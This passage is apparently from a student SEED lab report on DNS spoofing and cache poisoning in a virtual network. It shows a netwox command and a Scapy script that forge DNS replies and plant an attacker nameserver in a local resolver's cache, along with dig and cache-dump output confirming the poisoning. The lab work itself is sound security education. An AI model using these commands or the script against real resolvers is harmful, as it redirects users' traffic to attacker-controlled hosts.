


Fig. 5(i): The results on Wireshark (Iterative query).




Fig. 5(j): The fraudulent address is displayed.

From the results obtained above, the triumphant attack is manifested. In this stage, the DNS cache is remains unaffected.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep example
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 5(k): The cache remains unaffected.

Task 6: DNS Cache Poisoning Attack

In this attack, the DNS queries from the local DNS server (10.0.2.14) is targetted. In the forged reply, www.google.com is mapped to 10.0.2.8 and the authoritative server as 10.0.2.19 (non-existent). The netwox tool sniffs the DNS query packet from the DNS server “10.0.2.14” (filter) and sends the forged DNS response packets to the DNS server.

The initial cache entries on the file are noted.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55751
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         278     IN      A       142.250.77.132

;; AUTHORITY SECTION:
google.com.             172777  IN      NS      ns1.google.com.
google.com.             172777  IN      NS      ns4.google.com.
google.com.             172777  IN      NS      ns2.google.com.
google.com.             172777  IN      NS      ns3.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172777  IN      A       216.239.32.10
ns1.google.com.         172777  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         172777  IN      A       216.239.34.10
ns2.google.com.         172777  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         172777  IN      A       216.239.36.10
ns3.google.com.         172777  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         172777  IN      A       216.239.38.10
ns4.google.com.         172777  IN      AAAA    2001:4860:4802:38::a

;; Query time: 0 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Oct 16 06:31:40 EDT 2021
;; MSG SIZE  rcvd: 307
```

Fig. 6(a): Dig on www.google.com

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep google
google.com.             172783  NS      ns1.google.com.
                        172783  NS      ns2.google.com.
                        172783  NS      ns3.google.com.
                        172783  NS      ns4.google.com.
ns1.google.com.         172783  A       216.239.32.10
ns2.google.com.         172783  A       216.239.34.10
ns3.google.com.         172783  A       216.239.36.10
ns4.google.com.         172783  A       216.239.38.10
www.google.com.         284     A       142.250.77.132
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 6(b): The contents in the cache.

Figure 6(b) shows that the contents in the cache are “normal”.




Fig. 6(c): The Wireshark packet capture results.

Next, on the attacker machine, the attack is launched.

The command: `sudo netwox 105 --hostname "www.google.com" --hostnameip 10.0.2.8 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.14" --ttl 19000 --spoofip raw`





Fig. 6(d): Launching the attack on 10.0.2.8

The only alteration in this command is, changing the host IP to the DNS server's IP address.






Fig. 6(e): The results on the terminal on performing the dig operation on google.com




Fig. 6(f): The fake dig response




Fig. 6(g): The results on Wireshark.

Q. Using Wireshark, capture the DNS query sent to the DNS server (10.0.2.14) and show that the forged response sent by the server after the cache poisoning was successful.




Fig. 6(h): The details of the eighth packet that contains the unreal IP address.

From the result above, it's visible that the spoofed IP address is displayed. Below is/are the content(s) stored in the cache.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc flush
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc dumpdb -cache
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep google
www.google.com.         18994   A       10.0.2.8
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 6(i): The contents in the (poisoned) cache of the of the local DNS server.

The command: `cat /var/cache/bind/cache_dump.db | grep google`

After the cache is cleared and made ready to store the data once again, it's poisoned. And, Fig. 6(i) is the evidence. The cache contents are dumped into the file, `cache_dump.db`

Task 7: DNS Cache Poisoning: Targetting the Authority Section

The objective of this task is to launch DNS Cache poisoning using the Authority section in DNS replies. In addition to spoofing the answer (in the Answer section), "ns.attacker32.com" is also added to the Authority section. When this entry is cached by the local DNS server, ns.attacker32.com will be used as the nameserver for future queries of any hostname in the example.net domain.

To triumph this attack, a python programme is composed. Below, is the programme:

Name: `DNS_CACHE_POISON_AUTHORITY.py`

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec =
DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='10.0.2.8')
        NSsec =
DNSRR(rrname=(pkt[DNS].qd.qname)[4:],type='NS',ttl=259200,rdata='attacker32.co
m')
        DNSpkt =
DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1
,an=Anssec,ns=NSsec)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        ls(DNSpkt)
        send(spoofpkt)
```

```
pkt = sniff(filter='udp and (src host 10.0.2.14 and dst port 53)',
prn=spoof_dns)
```

In the programme above, packets with the UDP protocol, source IP address as 10.0.2.14 (DNS server) and destination port as 53 are sniffed. When the DNS server sends DNS query requests, the programme sniffs for the packets and creates new DNS response packets with the Answer section, Authority section. For answer and authority sections, DNS Response records with Resource Record name, Record type as 'Answer (A)' or 'NameServer (NS)', resource data as IP address or domain name is created.

Initially, the "official" result is displayed on executing the command, `dig www.example.net`




Fig. 7(a): The result of dig on www.example.net before the attack.

